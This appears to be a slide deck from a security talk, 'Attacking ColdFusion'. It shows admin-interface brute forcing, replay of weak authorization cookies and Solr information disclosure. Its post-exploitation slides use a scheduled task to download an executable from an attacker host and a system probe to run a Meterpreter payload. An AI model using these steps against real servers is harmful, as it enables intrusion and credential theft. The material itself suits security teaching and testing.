The image shows the Adobe ColdFusion 9 Administrator login interface. At the top left is a large blue 'CF' logo. Below it, the text 'ADOBE® COLDFUSION® 9 ADMINISTRATOR' is displayed. The form contains two input fields: 'User name' with the value 'admin' and 'Password'. A 'Login' button is located below the password field. At the bottom left is the Adobe logo, and a copyright notice states: 'Adobe, the Adobe logo, ColdFusion, and Adobe ColdFusion are trademarks or registered trademarks of Adobe Systems Incorporated in the United States and/or other countries. All other trademarks are the property of their respective owners.'

CF

ADOBE® COLDFUSION® 9 ADMINISTRATOR

User name

admin

Password


Login

 Adobe

Adobe, the Adobe logo, ColdFusion, and Adobe ColdFusion are trademarks or registered trademarks of Adobe Systems Incorporated in the United States and/or other countries. All other trademarks are the property of their respective owners.



Attacking ColdFusion



Attacking ColdFusion

- Admin Interfaces
- /CFIDE/administrator/index.cfm salts the password


```
<tr>
  <td align="center" bgcolor="#F0F6F6" class="cellBlueBottom">
    <input name="cfadminPassword" type="Password" size="15" maxlength="100" id="admin_login">
    &nbsp;&nbsp;
    <input name="requestedURL" type="hidden" value="/CFIDE/administrator/index.cfm?">
    <input name="salt" type="hidden" value="1333484078856">
    <input name="submit" type="submit" value="Login">
  </td>
</tr>
</table>
```

```
method="POST" onSubmit="cfadminPassword.value = hex_hmac_shal(salt.value, hex_shal(cfadminPassword.value));" >
```



Attacking ColdFusion

- Lots of other pages don't ☺
- Ex. /CFIDE/componentutils/login.cfm



```
body bgcolor="#6C7A83" onLoad="changePage();document.forms.loginform.j_password.focus();">>

form name="loginform" id="loginform" action="/CFIDE/componentutils/login.cfm?" method="POST" onSubmit="return _CF_checkloginform(this)">>
```



Attacking ColdFusion

- Get the password right, CF sets a cookie

```
HTTP/1.1 200 OK
Connection: close
Date: Tue, 03 Apr 2012 20:46:58 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
Set-Cookie: CFAUTHORIZATION_componentutils=;expires=Sun, 03-Apr-2011 20:46:58 GMT;path=/
Set-Cookie: CFAUTHORIZATION_componentutils=;expires=Sun, 03-Apr-2011 20:46:58 GMT;path=/
Content-Type: text/html; charset=UTF-8
```

request	response
raw	headers
hex	html
render	

```
HTTP/1.1 200 OK
Connection: close
Date: Tue, 03 Apr 2012 20:47:13 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
Set-Cookie: CFAUTHORIZATION_componentutils=cGFzc3dvcmQNcGFzc3dvcmQNY29tcG9uZW50dXRpbHM=;path=/
Set-Cookie: CFAUTHORIZATION_componentutils=;expires=Sun, 03-Apr-2011 20:47:13 GMT;path=/
Content-Type: text/html; charset=UTF-8
```



Attacking ColdFusion

- Metasploit Module



```
msf auxiliary(coldfusion_rds_bf) > run

[*] Starting brute force on 192.168.26.137, using passwords from /home/user/pentest/msf4public/data/wordlists/unix_passwords.txt...
[*] password: 123456 is incorrect
[*] password: 12345 is incorrect
[*] password: 123456789 is incorrect
[*] ALERT ALERT ALERT password --> password <-- possibly correct ALERT ALERT ALERT
[*] password: iloveyou is incorrect
[*] password: princess is incorrect
[*] ALERT ALERT ALERT password --> password1 <-- possibly correct ALERT ALERT ALERT
[*] password: 1234567 is incorrect
[*] password: 12345678 is incorrect
[*] password: abc123 is incorrect
[*] password: nicole is incorrect
```

- Can do this easily in Burp Suite as well



Your passwords suck



Attacking ColdFusion

- Other Stuff
- Solr
- Interacting with CFC's
- Cookies



Attacking ColdFusion

- Solr APBSB10-04 (Information Disclosure)
 - “Vulnerability in Solr could allow access to collections created by the Solr Service to be accessed from any external machine using a specific URL”
- <http://IP:8983/solr/data%20medialibrary/admin/get-properties.jsp>
- <http://IP:8983/solr/core0/admin/get-properties.jsp>



Attacking ColdFusion

- Solr APSB10-04 (Information Disclosure)

The screenshot shows the Solr Admin interface for the 'cfcore' core at the URL `192.168.26.137:8983/solr/core0/admin/`. The page title is "Solr Admin (cfcore)". The user information is displayed as `user-oqqqtxfhf5.workshop.local:8983` and `cwd=C:\ColdFusion9\solr SolrHome=multicore\core0/`. The main menu includes links for [SCHEMA], [CONFIG], [ANALYSIS], [SCHEMA BROWSER], [STATISTICS], [INFO], [DISTRIBUTION], [PING], [LOGGING], [JAVA PROPERTIES], and [THREAD DUMP]. The "App server:" section is listed under Solr.

Make a Query

Query String: [\[FULL INTERFACE\]](#)

Assistance

[DOCUMENTATION] [ISSUE TRACKER] [SEND EMAIL]
[SOLR QUERY SYNTAX]

Current Time: Fri Mar 23 15:35:19 EDT 2012
Server Start At: Fri Mar 23 14:37:00 EDT 2012



Attacking ColdFusion

- Interacting with CFC's

`http://example.com/foo.cfc?method=mymethod&arga=val1&argb=val2`

- This URL will invoke method mymethod on an anonymous instance of component foo.cfc, with arguments arga="val1" and argb="val2"

ex: /CFIDE/adminapi/administrator.cfc?method=getSalt

- Can only invoke "remote" ones over web browser
- Default stuff not sexy, custom stuff might have fun stuff.



Attacking ColdFusion

- Cookies
- Normally that XSS pop up with the session cookie is pretty lame.
- “Supposed” to have a limited lifespan.
- BUT cfadmin cookie and cfutils cookie are different.
- Let’s see...



Attacking ColdFusion

- Example Admin Cookie:

CFAUTHORIZATION_cfadmin=YWRtaW4NRTM4QUQyMTQ5NDNEQUFEMUQ
2NEMxMDJGQUVDMjIERTRBRkU5REEzRA1jZmFkbWlu

- Base64Decodes to:
 - admin
 - E38AD214943DAAD1D64C102FAEC29DE4AFE9DA3D
 - cfadmin
- e38ad214943daad1d64c102faec29de4afe9da3d(sha1)=password1 ← WTF!!!





Attacking ColdFusion

- To Recap...
- Got the cfadmin cookie
- No randomness at all in the cookie
- SSL not enabled by default on admin interface
- Cookie base64 decodes to the sha1 hash of the user,
- Shown we don't actually need to crack the hash, can just pass it
- Bad?



Attacking ColdFusion

- CFAUTHORIZATION_componentutils=cGFzc3dvcmQxDXBhc3N3b3JkMQ1jb21wb25lbnR1dGlscw==
- Base64Decodes to:
 - password1
 - password1
 - componentutils
- OMGWTFBBQ!!!



DICK PUNCH

Funny regardless of species...

Attacking ColdFusion

- But real world?

Month of 3/1/2009 to 3/31/2009: Top 33 of 33 Users

Sorted by Access Count

Individual users as determined by HTTP cookies.

Rank	User
1	CFID=9319; CFTOKEN=87011152; CFGLOBALS=urtoken%3DCFID%23%3D9319%26CFTOKEN%23%3D87011152%23lastvisit%3D%7Bts%20%272009%2D03%2D24%2015%3A24%3A41%27%7D%23timecrea%20%272008%2D12%2D12%2009%3A24%3A17%27%7D%23hitcount%3D1389%23cftoken%3D7
2	CFID=8402; CFTOKEN=77579203; CFGLOBALS=urtoken%3DCFID%23%3D8402%26CFTOKEN%23%3D77579203%23lastvisit%3D%7Bts%20%272009%2D03%2D11%2017%3A30%3A22%27%7D%23timecrea%20%272008%2D09%2D30%2012%3A50%3A38%27%7D%23hitcount%3D526%23cftoken%3D7
3	CFID=8402; CFTOKEN=77579203; CFGLOBALS=urtoken%3DCFID%23%3D8402%26CFTOKEN%23%3D77579203%23lastvisit%3D%7Bts%20%272009%2D03%2D24%2013%3A24%3A58%27%7D%23timecrea%20%272008%2D09%2D30%2012%3A50%3A38%27%7D%23hitcount%3D594%23cftoken%3D7
4	CFID=8402; CFTOKEN=77579203; CFGLOBALS=urtoken%3DCFID%23%3D8402%26CFTOKEN%23%3D77579203%23lastvisit%3D%7Bts%20%272009%2D03%2D02%2016%3A05%3A50%27%7D%23timecrea%20%272008%2D09%2D30%2012%3A50%3A38%27%7D%23hitcount%3D498%23cftoken%3D7
5	CFID=8158; CFTOKEN=30607006; CFGLOBALS=urtoken%3DCFID%23%3D8158%26CFTOKEN%23%3D30607006%23lastvisit%3D%7Bts%20%272009%2D03%2D04%2007%3A43%3A17%27%7D%23timecrea%20%272008%2D09%2D11%2010%3A26%3A38%27%7D%23hitcount%3D781%23cftoken%3D3
6	CFID=8026; CFTOKEN=81818545; CFGLOBALS=urtoken%3DCFID%23%3D8026%26CFTOKEN%23%3D81818545%23lastvisit%3D%7Bts%20%272009%2D03%2D26%2013%3A00%3A28%27%7D%23timecrea%20%272008%2D09%2D05%2013%3A28%3A20%27%7D%23hitcount%3D678%23cftoken%3D8
7	UniProc1224141825=332367
8	UniProc1224141825=332375
9	CFID=793016; CFTOKEN=13961730; JSESSIONID=8c30cedd9631%24E-CFAUTHORIZATION_cfadmin=MEE0NUIwMDMzREFCMDJD NzBDODgzM0RBQjc5OUZDNDJBQjk0MDM4ODowQTQ1QjAwMzNEQUIwMkM3MEM4ODMzREFCNzk5RkM0MkFCOTQwMzg4OmN



Attacking ColdFusion

- But real world?

burp suite professional v1.4.05 - licensed to LARES [single user license]

burp intruder repeater window about

target proxy spider scanner intruder repeater sequencer decoder comparer options alerts

MEE0NUlwlwMDMzREFCMDJDNzBDODgzM0RBQjc50UZDNDJBQjk0MDM4ODowQTQ1QjAwMzNEQUlwlwMkM3MEM4ODMzREFCNzk5RkM0MkFCOTQwMzg4OmNmYWRtaW4=

0A45B0033DAB02C70C8833DAB799FC42AB940388:0A45B0033DAB02C70C8833DAB799FC42AB940388:cfadmin



Attacking ColdFusion

- From 2009 to 2012...

The screenshot shows the Burp Suite professional interface. The menu bar includes 'burp', 'intruder', 'repeater', 'window', and 'about'. The toolbar below the menu has buttons for 'target', 'proxy' (which is highlighted in red), 'spider', 'scanner', 'intruder', 'repeater', 'sequencer', 'decoder', 'comparer', 'options', and 'alerts'. The main content area displays a large string of encrypted data in yellow, followed by a clear text password '0A45B0033DAB02C70C8833DAB799FC42AB940388:cfadmin' which is highlighted with a red rectangle. Below this, a message box shows a log entry with a timestamp and the same password value, also highlighted with a red rectangle.

```
MEE0NUlwMDMzREFCMDJDNzBDODgzM0RBQjc50UZDNDJBQjk0MDM4ODowQTQ1QjAwMzNEQUIwMkM3MEM4ODMzREFCNzk5RkM0MkFCOTQwMzg4OmNmYWRtaW4=
```

```
0A45B0033DAB02C70C8833DAB799FC42AB940388:cfadmin
```

```
#Fri Mar 16 09:34:38 EST 2007 rdspassword=(V@O08*M*.S8 \n  
password=0A45B0033DAB02C70C8833DAB799FC42AB940388 encrypted=true
```

```
#Fri Mar 16 09:34:38 EST 2007  
rdspassword=(V@O08*M*.S8 \n  
password=0A45B0033DAB02C70C8833DAB799FC42AB940388  
encrypted=true
```



Post Exploitation

- ColdFusion Privilege Level
- Scheduling tasks
- Executing code
- Decrypting database credentials
- CFM Shells



Post Exploitation

- ColdFusion (by default) runs as SYSTEM on Windows and NOBODY ON *nix
- Obviously, CF on Windows is what you want
- Sites that run other languages that haven't unmapped the ColdFusion variables are awesome too ☺



Post Exploitation

- Scheduling Tasks
- Once you have access to admin interface you can schedule a task to download code/executables/bat files/etc



Post Exploitation

CF ADOBE® COLDFUSION® ADMINISTRATOR

User: admin
Expand All / Collapse All

SERVER SETTINGS

- Settings
- Request Tuning
- Caching
- Client Variables
- Memory Variables
- Mappings
- Mail
- Charting
- Font Management
- Java and JVM
- Settings Summary

DATA & SERVICES

- Data Sources
- Verity Collections
- Verity K2 Server
- Web Services
- Flex Integration

DEBUGGING & LOGGING

- Debug Output Settings
- Debugging IP Addresses
- Debugger Settings
- Logging Settings
- Log Files

Scheduled Tasks

- System Probes
- Code Analyzer
- License Scanner

SERVER MONITORING

EXTENSIONS

EVENT GATEWAYS

Debugging & Logging > Add/Edit Scheduled Task

Add/Edit Scheduled Task

Task Name: pwn

Duration: Start Date: Oct 14, 2009 End Date (optional):

Frequency: One-Time at 11:05 AM

Recurring Daily at

Daily every Hours: 0 Minutes: 0 Seconds: 0 Start Time: End Time:

URL: http://172.16.82.139/CFIDE/demo.exe

User Name: []

Password: []

Timeout (sec): []

Proxy Server: [] : Port: []

Publish: Save output to a file

File: C:\inetpub\wwwroot\CFIDE\de

Resolve URL: Resolve internal URLs so that links remain intact

Submit Cancel

Post Exploitation

- Executing code
- Once you have code/exe on box you can create a system probe (that we want to fail) to make the code execute
- Or if you put cfm/jsp shell on the box, you're done ☺



Post Exploitation

CF ADOBE® COLDFUSION® ADMINISTRATOR

User: admin
Expand All / Collapse All

▼ SERVER SETTINGS

- Settings
- Request Tuning
- Caching
- Client Variables
- Memory Variables
- Mappings
- Mail
- Charting
- Font Management
- Java and JVM
- Settings Summary

▼ DATA & SERVICES

- Data Sources
- Verity Collections
- Verity K2 Server
- Web Services
- Flex Integration

▼ DEBUGGING & LOGGING

- Debug Output Settings
- Debugging IP Addresses
- Debugger Settings
- Logging Settings
- Log Files
- Scheduled Tasks

System Probes

- Code Analyzer
- License Scanner

► SERVER MONITORING

► EXTENSIONS

► EVENT GATEWAYS

Debugging & Logging > Add/Edit System Probe

Add/Edit System Probe

Probe Name: execute_meterp

Frequency: Daily every Hours: 0 Minutes: 30 Seconds: 1
Start Time: 8:16 AM End Time: 11:00 PM

URL: http://172.16.82.139/CFIDE/images/required.gif

User Name: [redacted]

Password: [redacted]

Timeout (sec): [redacted]

Proxy Server: [redacted] : Port: [redacted]

Probe Failure: Fail if the response does not contain the string blah


Failure Actions: Send an e-mail notification Execute the program C:\Inetpub\wwwroot\CFIDE\demo.exe

Publish: Save output to a file

File: [redacted]

Resolve URL: Resolve internal URLs so that links remain intact

Submit **Cancel**



Post Exploitation

CF ADOBE® COLDFUSION® ADMINISTRATOR

User: admin
Expand All Collapse All

SERVER SETTINGS

- Settings
- Request Tuning
- Caching
- Client Variables
- Memory Variables
- Mappings
- Mail
- Charting
- Font Management
- Java and JVM
- Settings Summary

DATA & SERVICES

- Data Sources
- Verity Collections
- Verity K2 Server
- Web Services
- Flex Integration

DEBUGGING & LOGGING

- Debug Output Settings
- Debugging IP Addresses
- Debugger Settings
- Logging Settings
- Log Files
- Scheduled Tasks
- System Probes**
- Code Analyzer
- License Scanner

SERVER MONITORING

EXTENSIONS

EVENT GATEWAYS

Click the button on the right to update System Probes... Submit Changes

The probe failed.
`execute_meterp Failed: Required string not found: "blah" (0ms)`
Time: 14-Oct-09 08:54 AM

Debugging & Logging > System Probes

System probes can monitor the health of a web application by checking the contents of a URL at a regular interval. If the contents are not what is expected, probes can send a failure notification email or execute a script.

[Define New Probe](#)

Actions	Probe Name	Status	Interval	URL
	execute_meterp	Failed	Every 30 min(s) 1 second(s) from 8:16 AM to 11:00 PM	http://172.16.82.139/CFIDE/images/required.gif

Notification email Recipients

E-mail


Probe.cfm URL

Probe.cfm User name

Probe.cfm Password

Click the button on the right to update System Probes... Submit Changes

Post Exploitation



Post Exploitation

- Decrypting database credentials
- <http://hexale.blogspot.com/2008/07/how-to-decrypt-coldfusion-datasource.html>



Post Exploitation

- Go to DataSource Selection

